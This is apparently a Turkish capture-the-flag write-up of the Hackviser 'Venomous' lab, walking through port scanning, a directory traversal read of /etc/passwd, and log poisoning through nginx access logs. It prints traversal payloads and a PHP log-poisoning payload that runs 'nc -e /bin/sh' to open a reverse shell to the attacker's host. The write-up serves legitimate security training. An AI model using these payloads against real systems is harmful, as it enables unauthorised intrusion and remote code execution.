Hackviser Venomous Write Up

Öncelikle herkese merhaba bugün Hackviser platformundaki Venomous isimli Isınmayı çözeceğiz.

Başlangıçta bize ısınma hakkında kısa bilgi vermiş

Bu alıştırma makinesi, sunucudaki dosya sistemine erişmeye neden olan directory traversal ve web uygulamasına yerel dosyaları dahil edilmesine neden olan LFI zafiyetlerinin nasıl istismar edileceğini öğretmeye odaklanır.

Toplamda 7 tane sorumuz bulunmakta

- Hangi web sunucusu çalışıyor?
- Bir faturayı görüntülemek için kullanılan GET parametresi nedir?
- Sistemdeki passwd dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?
- LFI güvenlik açığının açılımı nedir?
- Nginx access loglarının varsayılan yolu nedir?
- Siteye ilk erişim sağlayan kişinin IP adresi nedir?
- show-invoice.php dosyasının son değiştirildiği saat nedir?


Taramayla başlayalım

rustscan -a <ip adresi>


80 Portunun açık olduğunu görüyoruz. Daha detaylı bilgi için nmap çalıştıralım

nmap -Pn -n -p 80 <ip adresi> -oN nmapV.txt -sV


- Pn : hedefin çevrimdışı olduğunu varsayar ve host keşif aşamasını atlar.
- -n : Bu seçenek, DNS çözümlemesini devre dışı bırakır. Yani, IP adreslerinin isim çözümlemesi yapılmadan tarama gerçekleştirilir.
- -O: Bu seçenek, işletim sistemi tespiti yapılmasını sağlar. Nmap, çeşitli teknikler kullanarak ağ üzerindeki cihazların işletim sistemlerini tespit etmeye çalışır.
- -sV : Hizmet versiyonlarını belirlemek için kullanılan bir seçenektir. Nmap, açık portlar üzerinde çalışan servislerin hangi versiyonlarının kullanıldığını saptamak için bu seçeneği kullanır.
- -p : Portları belirtmek için kullanılır




Ngnix çalıştığını görüyoruz (ilk sorumuzun cevabı)



80 portunda bizi böyle bir sayfa karşılıyor. 2. soruda fatura görüntülenirken kullanılan get parametersi soruluyor. Bunun için Invoice sayfasına gidelim.



Raporu indirelim



Kullanılan get parametresini urlde görüyoruz. (2. sorunun cevabı)


Şimdi bizden burada directory traversal saldırısı gerçekleştirmemiz isteniyor. Urlde klasik payloaddan denemeye başlayacağım.

../etc/passwd

../../etc/passwd

../../../etc/passwd


../../../../etc/passwd (3. sorunun cevabı)




evet directory traversal açığımızı bulduk.

5. soruda bize nginx loglarının varsayılan yolunu sormuş cevap **/var/log/nginx/access.log**

6. soruda ilk erişimi yapan ip adresini sormuş hemen loglardan bakalım



Açıkcası burada biraz tıkandım o yüzden internetten araştırmaya başladım. Nginx logları ile ilgili süreçleri logrotate isimli bir servis yürütürmüş. Loglarıda sürekli güncel tutmak için eski log dosyalarını yani ilk andan itibaren olan logları access.log.1 diye arşivleyerek kaydedermiş. Şimdi bizden ilk erişimi hangi ipden yaptığını bulmamızı istediği için ilk arşive yani access.log.1 e bakacağız.



Ve evet ilk erişimi yapan ip adresini bulduk. (6. sorunun cevabı)

7. soruda bize sorulan soruyu cevaplayabilmek için makinaya erişmemiz gerekiyor. Şimdi Loglara erişimimiz var loglardan reverse shell almayı deneyeceğiz. bunun içinde log poisoning yapacağız.

öncelikle **nc -lvp 1337** komutu ile dinleme başlatalım

ardından hedef makinanın 80 portu ile iletişime geçelim

nc <ip adresi> 80


Ardından bağlantı için payloadımızı yazalım

GET /<?php passthru('nc -e /bin/sh 10.8.8.63 1337'); ?> HTTP/1.1


Host: 172.20.2.47

Connection: close

şimdi log ekranını yenileyelim



Ve evet bağlantıyı almayı başardık şimdi show-invoice.php dosyasını bulalım ve son dedğiştirilme saatine bakalım.



Ve evet son değiştirilme saatinin 19:23 olduğunu görüyoruz.

Başka bir yazıda görüşmek üzere !

Linkedin

Github

İnstagram

Medium

Ayberk İlbaş